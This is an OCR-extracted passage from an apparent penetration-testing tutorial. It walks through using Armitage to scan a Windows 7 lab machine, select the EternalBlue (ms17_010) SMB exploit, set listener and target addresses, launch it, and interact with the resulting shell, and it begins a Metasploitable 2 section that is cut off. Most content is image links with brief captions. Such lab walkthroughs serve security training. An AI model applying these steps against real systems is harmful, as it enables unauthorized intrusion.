
➢ Nmap scan completed




➢ Go to services




➢ Here Running services and their versions




➢ Set attack




➢ Click on exploit




➢ Click on windows




➢ Search SMB




➢ Find ms17_10 Eternal blue exloit




➢ Set lhost, lport and rhost, rport and launch




➢ Here Windows 7 compromised 👇



- Right click on machine and click on shell and then intract , you intract with target system




- Target Ip address




2.Metasploitable 2 Hacking Using Armitage

How to do it –:


- Open Attacker machine
- **Start postgresql**



